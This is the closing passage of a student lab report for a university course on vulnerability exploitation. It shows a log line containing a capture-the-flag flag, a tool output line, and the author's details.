206.189.24.162 - 200 "GET / HTTP/1.1" "-" "HTB{P0i5on_1n_Cyb3r_W4rF4R3?!}
"
```

```
Find:  No matches  Time: 143 ms  Body Length: 6,711  Total Length: 6,894 bytes
```

Opening this file reveals the flag that we were searching.

## Author

David José Araújo Ferreira, 93444 - davidaraujo@ua.pt

Report submitted for the Lab 03 of *Analysis and Vulnerability Exploitation* course at the University of Aveiro.